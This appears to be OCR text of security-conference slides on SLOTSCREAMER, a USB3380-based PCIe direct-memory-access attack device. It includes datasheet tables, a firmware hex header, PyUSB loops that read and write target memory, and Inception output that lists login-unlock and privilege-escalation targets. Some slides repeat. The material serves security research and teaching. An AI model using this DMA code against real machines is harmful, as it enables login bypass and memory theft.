
PLX Technologies



Buy one

Figure 1-1. USB 3380 Block Diagram





8.6.3 PCIOUT Endpoint

PCIOUT is a Bulk endpoint that allows the USB Host to initiate Read and Write Requests to PCI Express Space, using the PCI Master Control Cursor registers. Packets sent to this endpoint consist of the format listed in Table 8-12.

There can be from 0 to 64 Payload DWords, requiring USB packet sizes from 8 to 264 bytes.

Table 8-12. PCIOUT Packet Format

Byte Index	Destination Register Bytes	
	Register	**Bits**
0	**PCIMSTCTL** register (USB Controller, offset 100h)	[7:0]
1		[15:8]
2		[23:16]
3		[31:24]
4	**PCIMSTADDR** register (USB Controller, offset 104h)	[7:0]
5		[15:8]
6		[23:16]
7		[31:24]
8 through 11	–	Payload DW0 (LSB first; to PCIOUT FIFO)
12 through 15	–	Payload DW1 (LSB first; to PCIOUT FIFO)
…	–	And so forth

USB3380 Firmware




Table 5-1. Serial EEPROM Data Format

Location	Value	Description
0h	5Ah	Validation Signature
1h	Refer to Table 5-2	Serial EEPROM Format Byte
2h	REG_BYTE_COUNT (LSB)	Configuration register Byte
3h	REG_BYTE_COUNT (MSB)	Configuration register Byte
4h	REGADDR (LSB)	1st Configuration Register
5h	REGADDR (MSB)	1st Configuration Register
6h	REGDATA (Byte 0)	1st Configuration Register
7h	REGDATA (Byte 1)	1st Configuration Register
8h	REGDATA (Byte 2)	1st Configuration Register
9h	REGDATA (Byte 3)	1st Configuration Register
Ah	REGADDR (LSB)	2nd Configuration Register




Table 5-1. Serial EEPROM Data Format

Location	Value	Description
0h	5Ah	Validation Signature
1h	Refer to Table 5-2	Serial EEPROM Format Byte
2h	REG_BYTE_COUNT (LSB)	Configuration register Byte Count (LSB)
3h	REG_BYTE_COUNT (MSB)	Configuration register Byte Count (MSB)
4h	REGADDR (LSB)	1st Configuration Register Address (LSB)
5h	REGADDR (MSB)	1st Configuration Register Address (MSB)
6h	REGDATA (Byte 0)	1st Configuration Register Data (Byte 0)
7h	REGDATA (Byte 1)	1st Configuration Register Data (Byte 1)
8h	REGDATA (Byte 2)	1st Configuration Register Data (Byte 2)
9h	REGDATA (Byte 3)	1st Configuration Register Data (Byte 3)
Ah	REGADDR (LSB)	2nd Configuration Register Address (LSB)
Bh	REGADDR (MSB)	2nd Configuration Register Address (MSB)
Ch	REGDATA (Byte 0)	2nd Configuration Register Data (Byte 0)
Dh	REGDATA (Byte 1)	2nd Configuration Register Data (Byte 1)
Eh	REGDATA (Byte 2)	2nd Configuration Register Data (Byte 2)
Fh	REGDATA (Byte 3)	2nd Configuration Register Data (Byte 3)
…	…	…
REG BYTE COUNT + 4	BYTE COUNT (LSB)	8051 Program Memory Byte Count (LSB)
REG BYTE COUNT + 5	BYTE COUNT (MSB)	8051 Program Memory Byte Count (MSB)
REG BYTE COUNT + 6	MEM (Byte 0)	First Byte of 8051 Program Memory
REG BYTE COUNT + 7	MEM (Byte 1)	Second Byte of 8051 Program Memory
…	…	…
FFFFh	MEM (Byte *n*)	Last Byte of 8051 Program Memory

USB3380 Firmware

```
> xxd SLOTSCREAMER.bin
0000000: 5a00 0c00 2310 4970 0000 0000 e414 bc16  Z...#.Ip........
```


USB3380 Firmware

```
> xxd SLOTSCREAMER.bin
0000000: 5a00 0c00 2310 4970 0000 0000 e414 bc16  Z...#.Ip........
```

USB3380 Firmware

```
> xxd SLOTSCREAMER.bin
0000000: 5a00 0c00 2310 4970 0000 0000 e414 bc16  Z...#.Ip........
```

That’s all!



Welcome to the home of the NSA Playset.

In the coming months and beyond, we will release a series of dead simple, easy to use tools to enable the next generation of security researchers. We, the security community have learned a lot in the past couple decades, yet the general public is still ill equipped to deal with real threats that face them every day, and ill informed as to what is possible.

Inspired by the NSA ANT catalog, we hope the NSA Playset will make cutting edge security tools more accessible, easier to understand, and harder to forget. Now you can play along with the NSA!

https://en.wikipedia.org/wiki/NSA_ANT_catalog


If you feel like you can contribute, please join the discussion here:

https://groups.google.com/forum/#!forum/nsaplayset

Check out Mike's HITB2014 talk here:


http://www.nsaplayset.org/ossmann_hitb2014.pdf

Hardware



http://www.hwtools.net/PLX.html

Software



NSAPlayset

TWILIGHTVEGETABLE C++ ★0 ⑂7

forked from lokkju/airprobe-hopping

Airprobe for frequency hopping GSM channels

Updated 2 days ago

CHUCKWAGON C ★0 ⑂0

Updated 3 days ago

SLOTSCREAMER ★0 ⑂0


Updated 17 days ago

tools used in preparing this presentation:


- plx’s flashing software
- pyusb + scripts
- inception_pci
- volatility for memory analysis

Attack-side Software

Quick ‘n’ dirty PCIe memory read/write with PyUSB




```
while baseAddress<endAddress:
    print('BBBBI',0xcf,0,0,0x40,baseAddress)
    print("addr",baseAddress)
    pciout.write(struct.pack('BBBBI',0xcf,0,0,0x40
        ,baseAddress))
    cache+=pciin.read(0x100)
    baseAddress+=256
return bytes(cache[offset:offset+byteCount])
```



```
bufferIndex=0
while baseAddress<endAddress:
    subbuf=readbuf[bufferIndex:bufferIndex+128]
    print("addr",baseAddress,'subbuf',len(subbuf))
    pciout.write(struct.pack('BBBBI'+'B'*128,0x4f,
        0,0,0x20,baseAddress,*subbuf))
    baseAddress+=128
    bufferIndex+=128
```

More attack-side Software



```
   _|  _|      _|    _|_|_|  _|_|_|_|  _|_|_|    _|_|_|  _|    _|_|    _|      _|
   _|  _|_|    _|  _|        _|        _|    _|    _|    _|  _|    _|  _|_|    _|
   _|  _|  _|  _|  _|        _|_|_|    _|_|_|      _|    _|  _|    _|  _|  _|  _|
   _|  _|    _|_|  _|        _|        _|          _|    _|  _|    _|  _|    _|_|
   _|  _|      _|    _|_|_|  _|_|_|_|  _|          _|    _|    _|_|    _|      _|

                                      Now, with

 _|  _|      _|  _|      _|    _|_|_|    _|_|      _|_|_|      _|_|_|  _|  _|_|_|_|
 _|  _|_|    _|  _|_|    _|      _|    _|    _|    _|    _|  _|        _|  _|
 _|  _|  _|  _|  _|  _|  _|      _|    _|    _|    _|_|_|    _|        _|  _|_|_|
 _|  _|    _|_|  _|    _|_|      _|    _|    _|    _|        _|        _|  _|
 _|  _|      _|  _|      _|      _|      _|_|      _|          _|_|_|  _|  _|_|_|_|

v.0.3.5 (C) Carsten Maartmann-Moe 2014
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter
Native PCIe Support for the NSA Playset(tm) SLOTSCREAMER(tm)
added by Joe FitzPatrick joefitz@securinghardware.com @securelyfitz

[*] Available targets (known signatures):
-----------------------------------------------------------------------------------
[1] Windows 8: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[2] Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[3] Windows Vista: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[4] Windows XP: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[5] Mac OS X: DirectoryService/OpenDirectory unlock/privilege escalation
[6] Ubuntu: libpam unlock/privilege escalation
[7] Linux Mint: libpam unlock/privilege escalation
-----------------------------------------------------------------------------------
[?] Please select target (or enter 'q' to quit):
```

More attack-side Software

